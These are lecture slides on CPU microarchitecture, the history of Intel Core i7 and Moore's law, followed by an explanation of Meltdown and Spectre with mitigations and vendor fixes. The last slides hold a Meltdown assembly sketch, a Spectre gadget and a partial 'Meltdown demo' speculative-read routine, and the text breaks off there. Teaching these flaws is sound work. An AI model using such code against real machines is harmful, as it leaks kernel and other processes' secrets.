General Floating Point and Slow Integer Scheduler: (8x8 dependency matrix)

Load / Store uOp Scheduler: (8x8 dependency matrix)

Load / Store Linear Address Collision History Table

## Integer Execution Core


(1) uOp Dispatch unit & Replay Buffer Dispatches up to 6 uOps / cycle
(2) Integer Renamed Register File 128 entries of 32 bit + 6 status flags 12 read ports and six write ports
(3) Databus switch & Bypasses to and from the Integer Register File.
(4) Flags, Write Back
(5) Double Pumped ALU 0
(6) Double Pumped ALU 1
(7) Load Address Generator Unit
(8) Store Address Generator Unit
(9) Load Buffer ( 48 entries )
(10) Store Buffer ( 24 entries )

## Execution Pipeline Start

Register Alias History Tables (2x126)
Register Alias Tables
uOp Queue

## Instruction Trace Cache

Micro code Sequencer
Micro code ROM & Flash
Trace Cache Fill Buffers
Distributed Tag comparators 24 bit virtual Tags




## Trace Cache Access, next Address Predict

Trace Cache Branch Prediction Table (BTB), 512 entries.

Return Stacks (2x16 entries)

Trace Cache next IP's (2x)

Miscellaneous Tag Data

## Instruction Decoder

Up to 4 decoded uOps/cycle out. (from max. one x86 instr/cycle) Instructions with more than four are handled by Micro Sequencer

Trace Cache LRU bits

Raw Instruction Bytes in

Data TLB, 64 entry fully associative, between threads dual ported (for loads and stores)

## Instruction Fetch from L2 cache and Branch Prediction

Front End Branch Prediction Tables (BTB), shared, 4096 entries in total


Instruction TLB's 2x64 entry, fully associative for 4k and 4M pages. In: Virtual address [31:12] Out: Physical address [35:12] + 2 page level bits

## Front Side Bus Interface, 400..800 MHz

(11) ROB Reorder Buffer 3x42 entries
(12) 8 kByte Level 1 Data cache four way set associative. 1R/1W
(13) Summed Address Index decode and Way Predict
(14) Cache Line Read / Write Transferbuffers and 256 bit wide bus to and from L2 cache

April 19, 2003 www.chip-architect.com

# Intel Core i7





| CPU | Year | D/A bits | Speed | trans/Feature | |
|---|---|---|---|---|---|
| Nehalem | 2008 | 64/48 | | 731M/45nm | First i7, 20-24 stage, DDR3, 4-12 MB L3 cache |
| Sandy Bridge | 2011 | 64/48 | | 504M/32nm | 14-19 stages, 1500 decoded **micro-op cache** (instructions pass 5 stages if cached), added **ring bus**, most significant leap in 7 years |
| Skylake | 2015 | 64/48 | | Billion?/14 nm TriGate | 1st to use DDR4 |
| Coffee Lake | 2017 | 64/48 | 3.7 G(4.7 Turbo) | Billions+/14 nm TriGate | |

- Instructions broken into micro-ops (uops) for reordering, execution
- Ring bus: interconnect between Cores, Graphics, Last Level Cache, System Agent
  - 32 byte data ring, request ring, acknowledge ring, snoop ring
  - Fully pipelined at core frequency
  - Sophisticated distributed arbitration to handle coherency, ordering
  - Each component has a “stop” on the ring bus
- System Agent (houses traditional NorthBridge)
  - PCI express, DMI, memory controller, Power control, thermal control
- L3 cache 96 GB/s, ~30 cycles latency


# Oct 2017: Intel 8th gen 8700K


- 6 cores, 12 threads
- MMX, AES-NI, CLMUL, FMA3, SSE, SSE2, SSE3, SSSE3, SSE4, SSE 4.1, SSE 4.2, AVX, AVX2, TXT, TSX, SGX, MPX, VT-x, VT-d
- 3.7 GHZ clock (4.7 G Turbo mode)
- GPU 630 (1.2 GHZ, 24 units, 4K 60fps, H265, VP9, DP 1.2, HDMI 2.0, HDCP 2.2,Directx 12, OpenGL 4.5, 3 displays)
- PCI Express 3.0, 1x16 or 2x8 or 1x8 + 2x4 lanes
- L1 64 kB/core (32 Data, 32 Instruction), 8 way set assoc
- L2 256 kB/core, 4 way set assoc
- L3 12 MB shared, up to 16 way set assoc
- L4 128 MiB (Iris Pro GPU only)
- Bus 8 GT/s DMI3
- 95W
- 37.5x37.5 mm die size
- DDR4-2666, up to 64 GB, 2 channels


# 8700K








# Microprocessor Transistor Counts 1971-2011 & Moore's Law



# End of Moore's law?

- Plenty of good, accurate articles
  - Scientific American, Wired
- Physics:
  - 1985: 1000nm feature
  - 2018: 14 nm feature
  - Silicon atom: 0.2 nm
  - Quantum mechanics: smaller features "fuzzier"
  - 5 GHZ: light travels 6cm per clock tick, electricity ~80% of this in wire.
    - Cannot have RAM too far from CPU
  - CPU Die size ~ 400 mm^2, so light speed an issue for higher clocks
  - Heat hard to remove, so lower voltage, moving to diamond substrates, etc…
- Economics
  - $8B for current fab plant.

# Meltdown and Spectre



- 20 year old flaws in many, many chips,
  - Intel, ARM, AMD, IBM, more

- Found by researchers from four teams during 2017
  - Intel, Google, Amazon, AMD, Microsoft, Apple, others working behind closed doors to fix
  - Publicly disclosed early Jan 2018

- Biggest chip security flaw probably ever
- Will likely cost billions in liability for many companies
- Technical read: https://googleprojectzero.blogspot.com/

# Meltdown

- “Melts” boundaries between hardware enforced security layers
- User mode programs can read kernel mode data.
- Affects:
  - Software: Windows, Linux, iOS, macOS, cloud services, Android, others
  - Hardware: Intel x86/64, most ARM, IBM Power, others
- Not affected: CPUs not doing speculative execution
  - Many Qualcomm, some ARM, Raspberry Pi
- Not hard to do.
- CVE-2017-5754 : rogue data cache load


# Meltdown details

- Idea:
  - Speculatively execute instruction reading protected memory
  - Use speculative data to load cache line of unprotected memory
  - Read fails, cache line still touched
  - Look at cache timing to leak protected data

```
; rcx = protected pointer
; rbx = user accessible pointer
; flush cache before calling
meltdown:
   mov al, byte [rcx]
   shl rax, 12 ; 2^12 = 4096, page size
   jz meltdown ; read till crash
   ; read user space, trigger cache update
   mov rbx,qword [rbx+rax]
; now read cache timing to determine al
```

# Meltdown fix

- Requires kernel changes, isolating kernel memory from user, KPTI
- Context switch requires changing page tables, incurs performance hit
- Recent patches to Windows, Linux, iOS, others
- Intel microcode patch to help mitigate
- Speculation on performance
  - Mostly negligible, depends on workload





| Benchmark | Workload Description | 8th Generation Desktop Intel® Core i7 8700K Processor | 8th Generation Mobile Intel® Core™ i7-8650U Processor | 7th Generation Mobile Intel® Core™ i7 7920H Processor | 6th Generation Desktop Intel® Core™ i7 6700K Processor | | |
|---|---|---|---|---|---|---|---|
| CPU Code Name | | Coffee Lake | Kaby Lake | Kaby Lake | Skylake | Skylake | Skylake |
| OS | | Windows 10 | Windows 10 | Windows 10 | Windows 10 | Windows 7 | Windows 7 |
| Storage | | SSD | SSD | SSD | SSD | SSD | HDD |
| Introduction Date | | Q4'17 | Q3'17 | Q1'17 | Q3'15 | Q3'15 | Q3'15 |
| | | Relative Performance (Fully Mitigated System / Non Mitigated System at 100%) | | | | | |
| **SYSmark 2014 SE Overall** | Windows Application-based Office Productivity, Data/Financial Analysis and Media Creation. | 94% | 95% | 93% | 92% | 94% | 100% |
| SYSMark 2014 SE Office Productivity | | 95% | 95% | 95% | 90% | 93% | 96% |
| SYSMark 2014 SE Media Creation | | 96% | 97% | 96% | 96% | 97% | 97% |
| SYSMark 2014 SE Data/Finance Analysis | | 97% | 98% | 98% | 103% | 99% | 106% |
| SYSMark 2014 SE Responsiveness | | 88% | 86% | 86% | 79% | 89% | 101% |
| **PCMark 10 - Overall** | Windows application based benchmark covering essentials, content creation and productivity | 96% | 96% | 97% | 96% | 96% | 96% |
| PCMark 10 - Essentials | | 96% | 96% | 97% | 96% | 93% | 95% |
| PCMark 10 - Productivity | | 96% | 94% | 95% | 94% | 97% | 97% |
| PCMark 10 - Digital Content Creation | | 98% | 98% | 98% | 99% | 97% | 97% |
| **3DMark Sky Diver - Overall** | DX11 Gaming performance | 100% | 99% | 100% | 101% | 100% | 100% |
| 3DMark Sky Diver - Graphics | | 100% | 99% | 100% | 101% | 100% | 100% |
| 3DMark Sky Diver - Physics | | 99% | 98% | 100% | 99% | 97% | 99% |
| 3DMark Sky Diver - Combined | | 100% | 99% | 100% | 101% | 100% | 101% |
| WebXPRT 2015<br>Notw: Windows 10 on Edge Browser<br>Windows 7 on IE Browser | Web applications using six usage scenarios: Photo Enhancement, Organize Album, Stock Option Pricing, Local Notes, Sales Graphs, Explore DNA Sequencing. | 92% | 90% | 93% | 90% | 95% | 92% |

Source: Intel


Note: The data above is based on multiple runs and expected system benchmark variation is assumed to be +/- 3%

# Spectre



- Breaks the isolation between applications
  - Attacker can trick error-free programs into leaking their secrets
- Affects:
  - Software: Windows, Linux, iOS, macOS, cloud services, Android, others
  - Hardware: Intel x86/64, AMD, most ARM, IBM Power, others
- Not affected: CPUs not doing speculative execution
  - Many Qualcomm, some ARM, Raspberry Pi
- Hard to exploit, but also much harder to fix than meltdown.
  - Requires careful code analysis and recompilation
- CVE-2017-5753 : bounds check bypass
- CVE-2017-5715 : branch target injection

# Spectre details




- Spectre: name from “**Spec**ulative **Ex**ecution”, note branch
- Tricks branch predictor to mispredict safety check
- Use mispredicted value to speculatively read data, taint cache

```
1  if (untrusted_index < array1_length) {
2      unsigned char value = array1[untrusted_index];
3      unsigned char value2 = array2[value * 64];
4  }
```

- ***Leaks data***
- Ironically, security checks in code made this easier to do
- Proof-of-concept JavaScript exploit allowed browser to read user process data
- Google patched Chrome to address it, other vendors patched also

# Spectre “fix”



- Require code changes to insert “barriers” between certain actions
- Hardened browsers against JavaScript
- LLVM patch, ARM speculation barrier header
- MSVC has a fix, using /Qspectre switch

```
1  if (untrusted_index < array1_length) {
2      unsigned char value = array1[untrusted_index];
3      unsigned char value2 = array2[value * 64];
4  }
```


**Without** /Qspectre

```
1  ?example@@YAEHHPAH0@Z PROC
2   mov ecx, DWORD PTR _index$[esp-4]
3   cmp ecx, DWORD PTR _length$[esp-4]
4   jge SHORT $LN4@example
5   mov eax, DWORD PTR _array$[esp-4]
6  ; no lfence here
7   mov dl, BYTE PTR [eax+ecx*4]
8   mov eax, DWORD PTR _array2$[esp-4]
9   movzx ecx, dl
10  shl ecx, 8
11  mov al, BYTE PTR [ecx+eax]
12 $LN4@example:
```

**With** /Qspectre

```
1  ?example@@YAEHHPAH0@Z PROC
2   mov ecx, DWORD PTR _index$[esp-4]
3   cmp ecx, DWORD PTR _length$[esp-4]
4   jge SHORT $LN4@example
5   mov eax, DWORD PTR _array$[esp-4]
6   lfence
7   mov dl, BYTE PTR [eax+ecx*4]
8   mov eax, DWORD PTR _array2$[esp-4]
9   movzx ecx, dl
10  shl ecx, 8
11  mov al, BYTE PTR [ecx+eax]
12 $LN4@example:
```

# Vendor Fixes



- Intel
  - Working on mitigations via microcode updates
- Apple
  - iOS, macOS High Sierre, tvOS, Safari on Sierra and El Capitan
  - Addresses Meltdown, Spectre to some extent
- Microsoft
  - Windows 10, 8, Server 2012, Windows 7, Windows Server 2008
  - X64 only?
  - Meltdown and Spectre variant 1 only, not variant 2
- Google
  - Pushing “retpoline” binary modification to others to mitigate Spectre
- Amazon
  - Rolled out new, slower virtual machine infrastructure.
- Linux
  - Patches to 4.4 and 4.9 trees
  - Addresses Meltdown only
- Many others

# Meltdown demo

Steps:

Compute cached/uncached timing threshold

Prepare user memory

For each byte to test

do ~1000 times:

Flush cache

Speculate

Tally cache timing

Pick most likely value for this byte

```
PUBLIC speculative_read

speculative_read PROC
    ; RCX holds address,
    ; RDX holds target
    ; return in RAX
    ; TODO - save regs, stack state?

    ; try to read memory into RAX, will trigger exception on protected addresses
    MOVZX   RAX, byte ptr [RCX]

    ; speculatively multiply RAX by 4096, the memory page size....
    SHL     RAX, 12

    ; ... and speculatively read a user controlled address, which loads a cache line,
    ; and the exploit happens because when the speculative operations fail,
    ; the cache line is still touched, leaking the byte value
    MOVZX   RCX, WORD PTR [RDX + RAX] ; touch cache

    ; lots of instructions to execute speculatively in case pipeline long
    REPT 30
    NOP
    ENDM

    ; force exception even in test cases for testing
    XOR     EAX,EAX
    MOV     EAX,[EAX]

    RET
speculative_read ENDP
```

```
// get access time for the given address using the CPU cycle counter
